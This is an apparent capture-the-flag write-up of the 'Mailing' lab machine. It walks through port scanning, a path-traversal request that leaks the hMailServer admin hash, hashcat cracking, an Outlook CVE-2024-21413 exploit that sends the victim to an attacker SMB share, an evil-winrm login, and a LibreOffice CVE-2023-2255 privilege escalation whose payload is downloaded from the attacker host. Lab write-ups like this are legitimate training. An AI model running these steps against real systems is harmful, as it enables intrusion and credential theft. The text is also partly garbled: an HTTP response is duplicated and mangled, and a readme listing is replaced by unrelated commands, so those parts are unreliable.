


# Information Gathering

## 1) Found open ports

```
(vigneswar@VigneswarPC)-[~] re-for-cybersecurity-jobs/lecture/3ASK1/create-a-resume
$ sudo nmap 10.10.11.14 --min-rate 1000 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-10 16:07 IST
Nmap scan report for 10.10.11.14
Host is up (0.21s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp         hMailServer smtpd
80/tcp    open  http         Microsoft IIS httpd 10.0
110/tcp   open  pop3         hMailServer pop3d
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
143/tcp   open  imap         hMailServer imapd
445/tcp   open  microsoft-ds?
465/tcp   open  ssl/smtp     hMailServer smtpd
587/tcp   open  smtp         hMailServer smtpd
993/tcp   open  ssl/imap     hMailServer imapd
Service Info: Host: mailing.htb; OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.41 seconds
```

## 2) Checked the webpage



## 3) Checked the instructions

And we write the message:



After that Maya should see our mail.

## Vulnerability Assessment

## 1) Possible LFI

[illegible]

## 2) Found configuration file location

## Manually set hMailServer language

### Overview

In the hMailServer installation, only two languages are included - swedish and english. It is however possible to configure hMailServer to use a range of other languages.

### What translations are available?

To see what translations are available, go to the [hMailServer Translation Status page](#). The page shows you a list of languages and the amount of the user interface which has been translated to this language. The translation to several languages are incomplete to 100%. This means that some parts of the user interface will still be shown in english. For instance, if only 70% of the user interface is translated, 30% of the user interface will be shown in english.

It's recommended not to use a translation unless than more than 97% of the user interface is translated. While there are no technical problems with using a language which is only partially translated, it may be confusing when some strings are in one language and other strings in another language.

### How do I install a new translation?

In the future this functionality is likely to be built-in into hMailServer Administrator, but at the moment it's a manual process.

1. Go to the [hMailServer Translation Status page](#) and select the translation you want to use.
2. When you see the list of all translated strings, select all of them and copy them to the clip board.
3. Start Notepad, and paste all the strings into that program.
4. Save the file in the hMailServer Languages directory, typically C:\Program Files\hMailServer\Languages. Name the file <language>.ini, for example italian.ini or german.ini. The file should be saved in Unicode format.
5. Open hMailServer.ini, typically located under C:\Program Files\hMailServer\Bin.
6. Locate the line which contains ValidLanguages=english,swedish and add italian to this line. Notice that every language is separated by comma. For example:  
ValidLanguages=english,swedish,italian
7. Restart the hMailServer service.

Now the hMailServer service is aware of the, in this example, italian translation.

## 3) Found admin credentials

Request	Response
<div>PrettyRawHex</div> <div>1 GET /download.php?file=</div> <div>2 ..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fProgram%20Files%20(x86)%2fhMailServer%2fBin%2fhMa</div> <div>3 ilServer.ini HTTP/1.1</div> <div>4 Host: mailing.htb</div> <div>5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0</div> <div>6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8</div> <div>7 Accept-Language: en-US,en;q=0.5</div> <div>8 Accept-Encoding: gzip, deflate, br</div> <div>9 Connection: close</div> <div>10 Referer: http://mailing.htb/</div> <div>11 Upgrade-Insecure-Requests: 1</div>	<div>PrettyRawHexRender</div> <div>1 HTTP/1.1 200 OK</div> <div>2 Cache-Control: must-revalidate</div> <div>3 Pragma: public</div> <div>4 Content-Type: application/octet-stream</div> <div>5 Expires: 0</div> <div>6 Server: Microsoft-IIS/10.0</div> <div>7 X-Powered-By: PHP/8.3.3</div> <div>8 Content-Description: File Transfer</div> <div>9 Content-Disposition: attachment; filename="hMailServer.ini"</div> <div>10 X-Powered-By: ASP.NET</div> <div>11 Date: Fri, 10 May 2024 11:30:21 GMT</div> <div>12 Connection: close</div> <div>13 Content-Length: 604</div> <div>14</div> <div>15 [Directories]</div> <div>16 ProgramFolder=C:\Program Files (x86)\hMailServer</div> <div>17 DatabaseFolder=C:\Program Files (x86)\hMailServer\Database</div> <div>18 DataFolder=C:\Program Files (x86)\hMailServer\Data</div> <div>19 LogFolder=C:\Program Files (x86)\hMailServer\Logs</div> <div>20 TempFolder=C:\Program Files (x86)\hMailServer\Temp</div> <div>21 EventFolder=C:\Program Files (x86)\hMailServer\Events</div> <div>22 [UILanguages]</div> <div>23 ValidLanguages=english,swedish</div> <div>24 [Security]</div> <div>25 AdministratorPassword=841bb5acfa6779ae432fd7a4e6600ba7</div> <div>26 [Database]</div> <div>27 Type=MSSQLCE</div> <div>28 Username=</div> <div>29 Password=0a9f8ad8bf896b501dde74f08efd7e4c</div> <div>30 PasswordEncryption=1</div> <div>31 Port=0</div> <div>32 Server=</div> <div>33 Database=hMailServer</div> <div>34 Internal=1</div> <div>35</div>

## 4) Cracked hash

```

Host memory required for this attack: 1 MB
Dictionary cache hit:
* Filename..: /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384
841bb5acfa6779ae432fd7a4e6600ba7:homenetworkingadministrator

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: 841bb5acfa6779ae432fd7a4e6600ba7
Time.Started....: Fri May 10 17:05:54 2024 (6 secs)
Time.Estimated...: Fri May 10 17:06:00 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1422.4 kH/s (0.13ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 7563264/14344384 (52.73%)
Rejected.....: 0/7563264 (0.00%)
Restore.Point....: 7561216/14344384 (52.71%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: homie forlife -> home379/57

Started: Fri May 10 17:05:50 2024
Stopped: Fri May 10 17:06:02 2024
1 HTTP/1.1 200 OK
2 Cache-Control: must-revalidate
3 Pragma: public
4 Content-Type: application/octet-stream
5 ETags: 0
6 Server: Microsoft-IIS/10.0
7 X-Powered-By: PHP/8.3.3
8 Content-Description: File Transfer
9 Content-Disposition: attachment; filename=
10 X-Powered-By: ASP.NET
11 Date: Fri, 10 May 2024 11:30:21 GMT
12 Connection: close
13 Content-Length: 604
14
15 [Directories]
16 ProgramFolder=C:\Program Files (x86)\hMailServer
17 DatabaseFolder=C:\Program Files (x86)\hMailServer
18 DataFolder=C:\Program Files (x86)\hMailServer
19 LogFolder=C:\Program Files (x86)\hMailServer
20 TempFolder=C:\Program Files (x86)\hMailServer
21 EventFolder=C:\Program Files (x86)\hMailServer
22 [UILanguages]
23 ValidLanguages=english,swedish
24 [Security]
25
26 [Database]
27 MSSQLCE
28
29 PasswordEncryption=1
30 PasswordEncryption=1
31 Port=0
32 Server=
33 Database=hMailServer
34 Internal=1
35

```

# Exploitation

1) Exploited outlook rce  
<https://github.com/xaitax/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability?tab=readme-ov-file>



```
vigneswar@VigneswarPC: ~/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability
$ python3 CVE-2024-21413.py --server mailing.htb --port 587 --username admin
istrator@mailing.htb --password homenetworkingadministrator --sender admin
istrator@mailing.htb --recipient maya@mailing.htb --url '\\10.10.14.6\share\
file' --subject XD

CVE-2024-21413 | Microsoft Outlook Remote Code Execution Vulnerability PoC.
Alexander Hagenah / @xaitax / ah@primepage.de

Email sent successfully.

vigneswar@VigneswarPC: ~/CVE-2024-21413-Microsoft-Outlook-Remote-Code-
Execution-Vulnerability
$
```

[illegible]

## 2) Connected with winrm

```
[vigneswar@VigneswarPC]~[/CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability]
$ evil-winrm -i 10.10.11.14 -u maya -p m4y4ngs4ri

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\maya\Documents> cd Desktop
cCannot find path 'C:\Users\maya\Documents\Desktop' because it does not exist.
At line:1 char:1
+ cd Desktop
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\maya\Documents\Desktop:String) [Set-Location], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
c*Evil-WinRM* PS C:\Users\maya\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\maya\Desktop> cat user.txt
4a226bf238e51f71640ec9e23970332a
```

## Privilege Escalation

1) Found vulnerable libreoffice

```
cat*Evil-WinRM* PS C:\Program Files\LibreOffice\readmes> cat readme_en-US.txt

=====
LibreOffice 7.4 ReadMe
=====

> copy file to C:\Important Documents
net use \\\10.10.14.6\mailing /u:Administrator /p:1234567890 /d: /y
copy c:\important\exploit.odt \\10.10.14.6\mailing

> wait a few seconds then confirm maya is an admin
```

🚩 CVE-2023-2255 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

**Description**

Improper access control in editor components of The Document Foundation LibreOffice allowed an attacker to craft a document that would cause external links to be loaded without prompt. In the affected versions of LibreOffice documents that used "floating frames" linked to external files, would load the contents of those frames without prompting the user for permission to do so. This was inconsistent with the treatment of other linked content in LibreOffice. This issue affects: The Document Foundation LibreOffice 7.4 versions prior to 7.4.7; 7.5 versions prior to 7.5.3.

2) Found exploit  
<https://github.com/elweth-sec/CVE-2023-2255>

3) Exploited

```
*Evil-WinRM* PS C:\Important Documents> wget http://10.10.14.6/exploit.odt -
outfile exploit.odt
*Evil-WinRM* PS C:\Important Documents> ls

Directory: C:\Important Documents

Mode                LastWriteTime         Length Name
----                -
-a-----          5/10/2024   6:09 PM         30526 exploit.odt
```

```
*Evil-WinRM* PS C:\Important Documents> net localgroup Administradores
Alias name      Administradores
Comment        Los administradores tienen acceso completo y sin restricciones al equipo o dominio

Members

-----
Administrador
localadmin
maya
The command completed successfully.
```